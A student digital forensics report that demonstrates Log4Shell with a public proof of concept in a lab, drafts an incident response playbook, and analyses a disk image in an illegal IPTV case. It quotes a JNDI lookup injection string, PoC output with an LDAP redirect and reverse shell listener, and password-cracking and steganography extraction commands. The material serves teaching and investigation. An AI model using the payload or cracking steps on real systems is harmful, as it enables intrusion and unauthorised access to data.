

Enterprise Digital Forensics (COMP7022)

Table of Contents

1.0 Log4Jshell	4
1.1 Quad4Construction	7
1.1.1 Quad4Construction's Incident Response Playbook	7
2.0 Image Analysis	9
2.1 Emails	11
2.1.1 customer_complaint.eml	11
2.1.2 must_be_careful.eml	12
2.2 sellerZ.pdf	13
2.3 TiviMate	15
2.3.1 TiviMate.html	15
2.3.2 xstream codes setup TiviMate.html	15
2.3.3 TiviMate_files & xstream codes setup TiviMate_files	15
2.4 Never Delete	15
2.5 configs.zip	16
2.6 Conclusion	17
Bibliography	18
Appendix	19
1.0 customer_complaint.eml	19
1.1 Base64 Encoded Text	19
1.2 Decoded Plaintext	19
2.0 sellerZ.pdf	19
2.1 sellerZ.pdf's hash	19
2.2 Cracked PDF Contents	19
3.0 TiviMate	20
3.1 TiviMate.html	20
3.1.1 Tivimate not able to use url-tvg ?	20
3.1.2 Help	20
4.0 Neverdelete	21
4.1 4761-neverdelete_0.jpg (Originally named: "customers_0.txt")	21
4.2 4763-neverdelete_1.jpg (Originally named: "customers_1.txt")	22
4.3 4765-neverdelete_2.jpg (Originally named: "customers_2.txt")	23
5.0 configs.zip / tvguide.xmls	24
5.1 4378.xml	24
5.2 7365.xml	24
5.3 9437.xml	25
6.0 passport.eml	26
6.1 Base64 Encoded Text	26
6.2 Decoded Plaintext	26

7.0 Witness Statements	27
7.1 Expert Witness Statement	27
7.2 Technical Witness Statement	29

1.0 Log4Jshell

In December 2021 the infosec community blew up when a zero-day vulnerability was discovered in Apache Log4j, which is the widely used logging framework used for Java. The zero-day now assigned as CVE-2021-44228 allowed attackers to execute arbitrary code on the vulnerable service by using Log4j's lookup feature and parsing malicious code that will execute. The most common attack vector that we saw was HTTP requests where the attacker would get the vulnerable service to look up and download malicious code placed in an attackers LDAP server by planting something along the lines of "\${jndi:ldap://{malicious website}/a}" (Duraismy, Verma, Ang and Surana, 2021).




Figure 1: Log4J scenarios. - (Gallagher, 2021)

To show CVE-2021-44228 in action I will be using the PoC published to the security researcher kozmer's github page and using the NSA's reverse engineering tool Ghidra. Figure 2 shows a Ubuntu linux virtual machine that I created to launch the PoC python file. It automatically starts a python webserver and a netcat session to accept the reverse shell connection. Below this you can see "Send LDAP reference result for a redirecting to <http://localhost:8000/Exploit.class>" which shows that figure 3 of Ghidra's help page where we parsed the custom command created by the PoC successfully exploited and a reverse connection was made.

```
(base) jarvis4444@ubuntu:~/Desktop/log4j-shell-poc$ ./poc.py

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
```

Figure 2: PoC.py. - (Personal)



Figure 3: Ghidra. - (Personal)

This PoC only showed a simple acknowledgement that Ghidra running Java Runtime 11 was vulnerable to CVE-2021-44228. When a malicious threat actor has executed the zero-day they would have access to the vulnerable service through a reverse shell which they could use to exfiltrate sensitive data such as the passwd and shadow files in the /etc/ directory using penetration testing tools like Cobalt Strike, installing crypto miners and creating botnets (Tung, 2021).

The reason why this zero-day vulnerability was given a score of 10 as being critical and the entire community was affected is that Java runs on billions of devices and all could potentially be vulnerable to CVE-2021-44228. A github user named YfryTchsGD has created a repository labelled "Log4jAttackSurface" where they list a range of popular and well known companies like

Apple, Twitter, Steam and Tesla stating whether any of their services are vulnerable and showing proof to back up their claims. Figure 4 shows proof that a Tesla model 3 car is vulnerable.



Figure 4: Tesla. - (GitHub - YfryTchsGD/Log4jAttackSurface, 2021)

Another reason why the vulnerability was accredited critical was that there is no standard patch for Log4j that patches all versions on all services running it. A company that is rushing to patch their organisation might need to patch it several times across their many services. Siemens Security Advisory labeled SSA-661247 went into detail about their affected product and versions and their remediations, to explain the aforementioned issue with patching, their advantage navigator software proxy v6 had to be updated to v6.3 or higher, their building operator discovery distribution for the connect x200 gateway had to be updated to v3.0.30 or later and so for more than 50 other products or services offered by Siemens hence the issue with making sure that you have patched all vulnerable services (SSA-661247: Apache Log4j Vulnerabilities (Log4Shell, CVE-2021-44228, CVE-2021-45046) - Impact to Siemens Products, 2021).

1.1 Quad4Construction

In this scenario we look at a fictional company called Quad4Construction, the CEO has applied SIEMENS Advtange Navigator Software, a cloud-based advanced analytics platform designed to help Q4C optimise the performance of the buildings they own. Unfortunately when Log4J hit SIEMENS released a security advisory with all their vulnerable products. Fortunately this security advisory also offered solutions to their individual vulnerable services and Q4C's inhouse tech support team were able to follow their solution and update Navigator to V6.3. In addition, they also followed other solutions and guidance to ensure that any other products or services Q4C were running were not vulnerable to log4j. Making sure that all firewall rules were set up and all software services especially Apache's Log4j were upto date and the latest version. They next needed to identify whether any potential malicious threat actors used this vulnerability against them. Fortunately it seems like log4j's attack methodology and means of delivering a payload are by injecting a crafted string into any text box used to send and log data so they were able to search all their logs for any strings that look suspicious or contain illegal characters.

In the next scenario we will be looking at what should and would happen if our fictional company Q4C had any data breaches involving the log4j vulnerability. Firstly Q4C needs to identify the main point of entry and reduce their attack surface. Next the inhouse tech team will need to patch and update the vulnerable services or software as trying to maintain the integrity of our data while we still have vulnerable products and services is counter productive. We then can analyse and investigate the attack to determine what or if any data was stolen or modified to ensure the protection of our integrity and confidentiality policies. To ensure that we comply with the GDPR as much as we can we need to inform any and all affected individuals about the data breach without undue delay. We now need to notify the ICO so they're aware of the data breach and finally, it's extremely important to document the breach even if no data was exfiltrated to any potential threat actors servers as we can use this information to better our security and make sure that we aren't breached again.

1.1.1 Quad4Construction's Incident Response Playbook

Here we will write a step by step incident response playbook for Q4C that can be followed as soon as Q4C is notified of a breach that leverages the log4jshell vulnerability. It would be a smart idea to follow a framework like the one from NIST where they offer a great 5 step plan to handle cybersecurity risks.

1. Firstly we need to identify the vulnerable services and packages that we are using by having our in-house tech support team research the vulnerability and the services we use that we know are running Apache to identify which is vulnerable and needs patching. We also need to research and read up on security advorsies released by companies which products and services we use. In the case of Q4C, their tech support team would research SIEMENS products and look for any information relating to their

services. Reading the advisory that they released informed us that we needed to update one of their services to 6.3 or higher.


2. Now that we are aware of which services need to be patch and updated and to what version the tech support for Q4C will push updates to patch the specific vulnerable service. We would also follow any other advice they might offer to help patch up our system and reduce our potential attack surface. This might include disabling lookups and removing certain classes as well as adding firewall rules. We first need to patch our vulnerabilities before trying to clean up and investigate otherwise we have not contained the attack and they might gain a deeper foothold into our system.
3. Now that the services have been patched and there is not a chance that any other attacker can gain either an additional foothold or a deeper one we can now begin to recover and investigate the cyber attack. We monitor our logs to identify what data has been breached and whether it has been stolen or modified. We are able to look for any specific terms known log4j scripts or syntax as this could be an indication to what data has been stolen or tampered or potentially show us what the attacker has done as crafted log4j syntax could be used to open up a reverse shell and gain a backdoor to our system.
4. Now that we have discovered, investigated and contained the attack we need to document all information regarding the breach, especially document what, where and when the data was breached and exfiltrated so we can ensure that the relevant people are noted, those that the data was regarding and the ICO. This data is also used for statistical purposes as well as preparing us for the next time. We can now also consider implementing additional mechanisms to reduce risk as incremental backups, firewalls, etc.



Figure 5: NIST Framework.

2.0 Image Analysis

The first thing with any forensics investigation was to identify and ensure the integrity of the evidence for chain of custody purposes and to make sure that the evidence was not tampered with and to achieve this was to match the hash supplied with the piece of evidence to the evidence itself. The hash supplied for s000002_win7.E01 was d22b4c47b31c84ae8885b5ff693248d3 and upon generating the MD5 hash for the image we found that both matches were exactly identical meaning that we can proceed in the investigation without worrying that we are being misled by tampered evidence. We have also conducted both technical and expert witness statements to ensure to every part involved that this investigation was conducted professionally (See 6.1 and 6.2 in Appendix).



The screenshot shows a web application titled "MD5 & SHA1 Hash Generator For File". It has a blue header bar with the title. Below the header, there is a text area with the instruction "Generate and verify the MD5/SHA1 checksum of a file without uploading it." and a "Browse..." button next to "No file selected." Below this is a large white box with the text "Click to select a file, or drag and drop it here(max: 4GB).". Below the white box is a form with the following fields: "Filename:" with the value "s000002_win7.E01", "File size:" with the value "4,286,652,606 Bytes", "Checksum type:" with radio buttons for "MD5" (selected), "SHA1", and "SHA-256", "File checksum:" with the value "D22B4C47B31C84AE8885B5FF693248D3", "Compare with:" with the value "D22B4C47B31C84AE8885B5FF693248D3", and "Process:" with a blue progress bar at 100.00%. To the right of the "Compare with:" field is a green checkmark icon. At the bottom of the form are three buttons: "Compare", "Pause", and "Stop".

Figure 6: Hash Comparison. - ((Online MD5 Hash Generator & SHA1 Hash Generator, n.d.)

Now that we have proof that no one has tampered with the image file we can now begin collecting and analysing this piece of evidence. AccessData's FTK Imager; v4.7.1.2 and Autopsy v4.19.3 were used as both are great pieces of software used by many other forensics investigators as they're able to easily dissect the image and retrieve pontially useful information and categorise it into different useful sections. For example, Autopsy had several categories including "Data Artifacts" and "Analysis Results" and then delved deeper into several sub categories such as "Encryption Detected" and "Encrypted Suspected".

We first start by attaching our piece of evidence; s000002_win7.E01 to both tools, we see straight away from both tools that there was multiple partitions on the suspects hardrive; some were unallocated and some were New Technology File System (NTFS) / Extensible File Allocation Table (exFAT) so we can assume that "vol2" which includes folders such as "Boot" has windows installed and is used to boot from. Whereas "vol3" includes folders such as "Program Files" which means that this partition is our suspect's main storage and is where he would have hid any evidence against him. To rule out the possibility that our suspect was clever, we also analysed and investigated "vol1" and "vol4" as these partitions would not show up when

the suspect's computer was turned on which means it could potentially be a clever way to hide any data.




Figure 7: Data Sources.

Some additional information that might be useful is that the suspect's computer was running Windows 7 Enterprise Service Pack 1 and was installed on 2021-10-29 at 13:25:15 BST, the name of the suspect's computer is WIN7-PC and the owner is win7. From investigating the suspect's computer's registry files, we can draw from the evidence that the suspect's PC was connected to "scit.bmth.ac.uk" and had an IP address of 192.228.79.201; retrieved from the NetworkList folder. We are also aware that the suspect was running a Virtual Machine (VM) on his computer as we several documents referencing Virtual Box and we know from "vol_vol3//\$CarvedFiles/f0508152.elf" that the suspect's VM was running Ubuntu 9.3.0-17ubuntu1~20.04 and there is a password of "ilovetv". We also are aware that the suspect was buying an American passport for 2000\$ over an encoded email session (See 6.0 in Appendix).

Received: from emkei.cz (Unknown [127.0.0.1])
by 003d5d40acd9 (Haraka/2.8.27) with ESMTP id 3AF67514-ED8A-48F1-B8D0-9B9F484714A3.1
envelope-from <Eltimes@protonmail.com>;
Wed, 27 Oct 2021 13:01:09 +0000

Received: by emkei.cz (Postfix, from userid 33)
id 59E362922B; Wed, 27 Oct 2021 15:01:09 +0200 (CEST)

To: hawawik171@fretice.com
Subject: Passport application
From: "Jack Sparrow" <Eltimes@protonmail.com>
X-Priority: 3 (Normal)
Importance: Normal
Errors-To: Eltimes@protonmail.com
Reply-To: Eltimes@protonmail.com
MIME-version: 1.0
Content-Type: multipart/mixed; boundary=BOUND_61794D9553A1F4.78004204
Message-Id: <20211027130109.59E362922B@emkei.cz>
Date: Wed, 27 Oct 2021 15:01:09 +0200 (CEST)

--BOUND_61794D9553A1F4.78004204
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64

QXMgZGZlY3Vzc2VkbCB0aGUgcGhvZG8gZm9yIHRob2ZSBwYXNzcG9ydC4gd2UgYWdyZWVkiIDIwMDAg
VWNEI4=

Figure 8: passport.eml.



Figure 9: Passport Photo.

2.1 Emails

2.1.1 customer_complaint.eml

The first place we searched was the suspect's desktop where we found a email file labelled "customer_complaint.eml" sent from john_d@protonmail.com to fisogi6828@d3bb.com with the subject "Bad service / streaming". Firstly the email stood out as this piece of evidence was encoded in Base64 and upon decoding we learn that this email is regarding a complaint about freezing issues where "John Doe" goes on to say that he is having continuous problems streaming while watching the Premier League and that if the issue isn't fixed he will find another supplier (See 1.0 in the Appendix). John Doe did attach a pcap file called 'Badstreaming', however no useful data was extracted from it.

```
Received: from emkei.cz (Unknown [127.0.0.1])
    by 003d5d40acd9 (Haraka/2.8.27) with ESMTP id C937F1D1-0E9E-4ECE-99B4-EB3C57CE6A7C.1
    envelope-from <john_d@protonmail.com>;
    Thu, 28 Oct 2021 11:00:38 +0000
Received: by emkei.cz (Postfix, from userid 33)
    id AB6CB29002; Thu, 28 Oct 2021 13:00:37 +0200 (CEST)
To: fisogi6828@d3bb.com
Subject: Bad service / streaming
From: "John Doe" <john_d@protonmail.com>
X-Priority: 3 (Normal)
Importance: Normal
Errors-To: john_d@protonmail.com
Reply-To: john_d@protonmail.com
MIME-version: 1.0
Content-Type: multipart/mixed; boundary=BOUND_617A82D59DFEC6.24580567
Message-Id: <20211028110037.AB6CB29002@emkei.cz>
Date: Thu, 28 Oct 2021 13:00:37 +0200 (CEST)

--BOUND_617A82D59DFEC6.24580567
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64
```

```
SGVsbG8sCgpgJIGhhdmUgY29udGluZW91cyBwcm9ibGVtcyB3aXR0IHN0cmVhbWluZywgZXN1YWxs
eSBpdCB0eXBwZW5zIHdoZW4gSSBhbSB3YXRjaGluZyB0aGUgZ2FtZXN1bSB0cmVtaWVyeIElxl
YWdlZS4gSXQgZnJlZXB1cyBldmVyeSAzMCMCBzZWNVbmRzIGFuZCBJIGNhbm5vdCB3YXRjaCB0aGUg
Z2FtZS4KCKZpeCB0aGUgaXNzdWUgb3IgaSSB3aWxsIGZpbmQgYW5vdGhlciBzdXBwG1lciB0aGF0
IHN0cmVhbXMgZm9vdGJhbGwgY29udGVudC4KCkkgYXR0YWN0IHRoZSBwY2FwIGZpbGUgZnJvbSBt
eSBkZXZpY2UuCgpgKb2hu
```

Figure 10: Base64 Encoded Email.

1070	3.029410	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1115515 Ack=1 Win=119 Len=1446
1071	3.029774	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1116961 Ack=1 Win=119 Len=1446
1072	3.030468	10.0.0.108	185.246.211.78	TCP	60 60338 → 443 [ACK] Seq=1 Ack=1118407 Win=8170 Len=0
1073	3.030531	185.246.211.78	10.0.0.108	SSLv2	1500 Encrypted Data [TCP segment of a reassembled PDU]
1074	3.030926	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1119853 Ack=1 Win=119 Len=1446
1075	3.031787	10.0.0.108	185.246.211.78	TCP	60 60338 → 443 [ACK] Seq=1 Ack=1121299 Win=8170 Len=0
1076	3.032283	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1121299 Ack=1 Win=119 Len=1446
1077	3.032683	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1122745 Ack=1 Win=119 Len=1446
1078	3.033444	10.0.0.108	185.246.211.78	TCP	60 60338 → 443 [ACK] Seq=1 Ack=1124191 Win=8170 Len=0
1079	3.033530	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1124191 Ack=1 Win=119 Len=1446
1080	3.034781	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1125637 Ack=1 Win=119 Len=1446
1081	3.034797	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1127083 Ack=1 Win=119 Len=1446
1082	3.035910	10.0.0.108	185.246.211.78	TCP	60 60338 → 443 [ACK] Seq=1 Ack=1128529 Win=8170 Len=0
1083	3.035946	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1128529 Ack=1 Win=119 Len=1446
1084	3.036070	185.246.211.78	10.0.0.108	TCP	1500 443 → 60338 [ACK] Seq=1129975 Ack=1 Win=119 Len=1446
1085	3.037002	10.0.0.108	185.246.211.78	TCP	60 60338 → 443 [ACK] Seq=1 Ack=1131421 Win=8170 Len=0
1086	3.037561	185.246.211.78	10.0.0.108	SSLv2	1500 Encrypted Data [TCP segment of a reassembled PDU]

Figure 11: Badstreaming.pcap.

This email is considered a vital piece of evidence in the case against the suspect as it directly mentions streaming in which the suspect allegedly spammed their coworkers and contacts to subscribe to an illegal IPTV streaming service. This piece of evidence directly ties john_d@protonmail.com as a customer and fisogi6828@d3bb.com as either a direct supplier of illegally streamed content or someone in the organisation. Both email addresses have been noted in case we come across another match.

2.1.2 must_be_careful.eml

In addition to the aforementioned email we discovered, we also found another saved email on the suspects desktop; must_be_careful.eml. This email was sent from cp@notifications.contact.cp which we can assume that from the email and the address that this email was sent from the suspect's work internet service provider (ISP) and sent to whilton@example.net. We also now need to consider that there are two receiving email addresses for both pieces of evidence suggesting that this might be a multiple people organisation. The email subject "Important information about activity on your cp Broadband service" and to summarise that the popular Netflix series Brooklyn Nine-Nine was shared using the cp Broadband connection shared from 541 Noble fort North Max L4 3XL on 02/02/19 at 15:02. Both the email address and physical address have been noted.

Copyrighted material has been shared using your broadband connection

Hello Customer,

cp, along with other internet service providers is supporting the 'Get it Right from a Genuine Site' initiative. This initiative aims to support Britain's creative industry by helping to reduce copyrighted material being shared illegally and to promote accessing genuine sources for legal content.

We've been informed by owners of copyrighted material that the content below has been shared and uploaded without their permission and we need your help to prevent this happening again.

Here's a summary of what's been passed on to us:

On 02/02/19 at 15:02 BROOKLYN NINE-NINE was shared using your cp Broadband connection.

Reference of shared content: 541 Noble fort North Max L4 3XL

What Next?

You can find out more about what this means and get details of all the copyrighted material, by visiting the [Get It Right Information Portal](#). Here, you'll find help on how to prevent the sharing of copyrighted material in the future.

To help protect your broadband connection from phishing and malware-infected sites, which may include peer-to-peer websites, make sure you have cp Broadband Shield switched on. This tool gives you control over the type of websites you can access with cp Broadband.

Before you access the Portal, you'll need to sign in with your cp iD username.

The cp Team

Figure 12: must_be_careful.eml.

This piece of evidence is also considered vital as it directly references that this ISP has been alerted by owners of copyrighted material that Brooklyn Nine-Nine has been shared and uploaded without their permission as well as giving us a physical location that might prove useful later on in this investigation.

2.2 sellerZ.pdf

As we previously mentioned that Autopsy categorises any useful information or whether it detects any encryption which means that it is a great place to begin our investigation which is where we found the Portable Document Format (PDF) file that was found in the suspect's documents folder on his computer. The reason why this PDF file stood out was that the analysis done by Autopsy detected encryption and password protection and we drew conclusions from the title of the document as well.

Firstly we extracted the PDF file and then moved it over to a VM which was running Kali Linux; the standard Operating System (OS) for any penetration tester which comes installed with over 600 tools (Security, n.d.) Including the password and hash cracking tools that we used.

Once we had the PDF file on Kali, we needed to first retrieve the hash of the encrypted PDF file by using pdf2john (See 2.1 in Appendix) then store that hash into a text file and feed it into hashcat; a popular hash cracking tool. We thought that before we try to crack the hash using a bruteforce method that might have never cracked it, we should attempt a dictionary attack which instead of trying every combination like a bruteforce we instead use a very popular word list like rockyou.txt in case the suspect used a very common password.

```
(jarvis4444@kali)~[~/Desktop]
$ sudo pdf2john sellerZ.pdf
sellerZ.pdf:$pdf$2*3*128*-1*1*16*18791b7b1ab6017e8212f159d1f27155*32*815b0b0b241f239c3a76
47fe7254ef8e59cdcab605b7a91d36ac74db1c958f96feab59
```

Figure 13: sellerZ.pdf.

The hashcat session had a runtime of 1 second before it cracked the hash. The password for the hash was "RECORDS".

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$pdf$2*3*128*-1*1*16*18791b7b1ab6017e8212f159d1f27155*32*815b0b0b241f239c3a769239
59cdcab605b7a91d36ac74db1c958f96feab59:RECORDS

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10500 (PDF 1.4 - 1.6 (Acrobat 5 - 8))
Hash.Target.....: $pdf$2*3*128*-1*1*16*18791b7b1ab6017e8212f159d1f271 ... feab59
Time.Started.....: Tue Apr  5 15:41:01 2022 (6 secs)
Time.Estimated...: Tue Apr  5 15:41:07 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 55085 H/s (8.21ms) @ Accel:256 Loops:70 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 318978/14344385 (2.22%)
Rejected.....: 2/318978 (0.00%)
Restore.Point....: 318466/14344385 (2.22%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-70
Candidate.Engine.: Device Generator
Candidates.#1....: abraham7 → RATITA
Hardware.Mon.#1..: Util: 99%

Started: Tue Apr  5 15:40:35 2022
```

Figure 14: Hashcat Session.

Now that we have cracked the password protected PDF file, we are able to investigate it further and see what potential evidence it contains to strengthen the case against the suspect. At first glance the PDF file contains a list of six people with their names; Damian Simpson, Dr. Conor O'Connor, Annette Hughes, Frank Harding, Damian Richardson and Christopher Burton-Huges and two phone numbers each (See 2.2 in Appendix.) which we can infer that they're potential sellers due to it directly referencing them as sellers. These names and phone numbers have been recorded to check for any other instances where they have been used.

2.3 TiviMate

Throughout our investigation we found a lot of files and information all referencing “TiviMate”. We found several folders on the suspects documents folder which appear to be all source code like HyperText Markup Language (HTML), JavaScript (JS) and Cascading Style Sheets (CSS) files.

2.3.1 TiviMate.html

The first file we are going to investigate is “TiviMate.html” which appears to be a subreddit hosted on the popular message board Reddit. We can see a large range of questions being asked and answered all regarding TiviMate and we infer from several of the questions that TiviMate streams television that has a premium feature.

A question posted by “u/CFLam2021” titled “Tivimate not able to use url-tvg ?” directly references Internet Protocol television (IPTV) which is a protocol used to stream videos and other television content over a network. We learned “u/Sweaty-Difference-86” that he had to cancel his subscription and re-subscribe to Tivimate. We can draw from this evidence considering that this subreddit was found on the suspect’s computer and directly references the crimes that he is alleged of committing. (See 3.1.1 and 3.1.2 in Appendix).

2.3.2 xstream codes setup TiviMate.html

“xstream codes setup TiviMate.html” is another downloaded copy of a question asked in the above subreddit r/TiviMate where user “u/cdewolfe” is asking users about xstream codes; a IPTV management system that allows users to pair their IPTV Services to broadcast live channels (Services, 2022).

2.3.3 TiviMate_files & xstream codes setup TiviMate_files

“TiviMate_files” and “xstream codes setup TiviMate_files” is a folder located in the same directory on the suspect’s documents folder that contains a large variety of website source code such as HTML, JS and CSS files. Unfortunately the files themselves contained no additional evidence. However, it’s important to consider that the files themselves could be a piece of evidence; even though there is no useful information inside any of the source code files, the fact that they’re located on the suspect’s computer and are used to host TiviMate could suggest that the suspect hosts TiviMate; software that streams IPTV content such as what the suspect’s alleged crimes.

2.4 Never Delete

We found three image files located in the suspect’s documents folder on which were labelled “neverdelete_0.jpg”, “neverdelete_1.jpg” and “neverdelete_2.jpg” which is nothing but suspicious as the images appear to be football related. Upon further investigation I concluded that these files must be imported to the suspect based on the name and the first conclusion that we came to was that the suspect had hidden information within these images using

steganography. Using StegSeek 0.6 we ran the three images through the tool and found out these three images were originally named “customers_0.txt”, “customers_1.txt”, and “customers_2.txt” which appears to be a list of names, addresses, IP addresses, telephone numbers and credit card information (See 4.0 in Appendix).

```
(jarvis4444@kali)-[~/Desktop]
$ stegseek 4761-neverdelete 0.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "youshallnotpass"

[i] Original filename: "customers_0.txt".
[i] Extracting to "4761-neverdelete_0.jpg.out".

(jarvis4444@kali)-[~/Desktop]
$ stegseek 4763-neverdelete 1.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "youshallnotpass"

[i] Original filename: "customers_1.txt".
[i] Extracting to "4763-neverdelete_1.jpg.out".

(jarvis4444@kali)-[~/Desktop]
$ stegseek 4765-neverdelete 2.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "youshallnotpass"

[i] Original filename: "customers_2.txt".
[i] Extracting to "4765-neverdelete_2.jpg.out".
```

Figure 15: StegSeek 0.6.

2.5 configs.zip

Autospy also set aside a ZIP file labelled “configs.zip” found on the suspect’s network folder in his System32 folder. We were able to open the folder to see another folder labelled “tvguides-xmls” which presented us with a password needed to look further into it. We were able to crack the password using John The Ripper previously mentioned when used to crack the PDF file. Firstly we had to retrieve the hash of the ZIP file using zip2john, then we were able to easily crack it using John and it took less than a second with a password of “Jordan1”. The three XML files are a list of TV channels including “BT Sports 1” and “Sky Movies” as well as a bunch of programmes such as “Daredevil”, the Marvel series (See 5.0 in Appendix.)


```

<channel id="2e040380d9fe16f8aa36d628a5a42190">
  <display-name>SkySp Golf</display-name>
</channel>
<channel id="410cf20f2b66185e637e28271ec330f8">
  <display-name>SkySpCricketHD</display-name>
</channel>
<channel id="419779612ada0140c6ef36a5bfcd8135">
  <display-name>LFCTV HD</display-name>
</channel>

```

Figure 16: Channels

```

<programme start="20211027105500 +0100" stop="20211027110000 +0100" channel="759c4b98ea62e6f56f476a7a29a82fc1">
  <title lang="en">Great! Movie News</title>
  <desc lang="en">Get the latest movie news, information on your favourite stars, celebrity gossip and Hollywood
</programme>
<programme start="20211027110000 +0100" stop="20211027120000 +0100" channel="759c4b98ea62e6f56f476a7a29a82fc1">
  <title lang="en">Christmas Eve</title>
  <desc lang="en">Comedy romance, and transcendence ensue after a power outage traps six different groups of New
</programme>

```

Figure 17: TV Programmes

2.6 Conclusion

To conclude this investigation, we found concrete evidence that links the suspect to TiviMate which we draw from the evidence that it is an illegal IPTV streaming platform that illegally streams channels and programmes found in the config.zip evidence and requires a subscription based on the TiviMate files and has many customers already from what we found in the three hidden photos.

Bibliography

Security, O., n.d. *Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*. [online] Kali Linux. Available at: <<https://www.kali.org/>> [Accessed 10 April 2022].

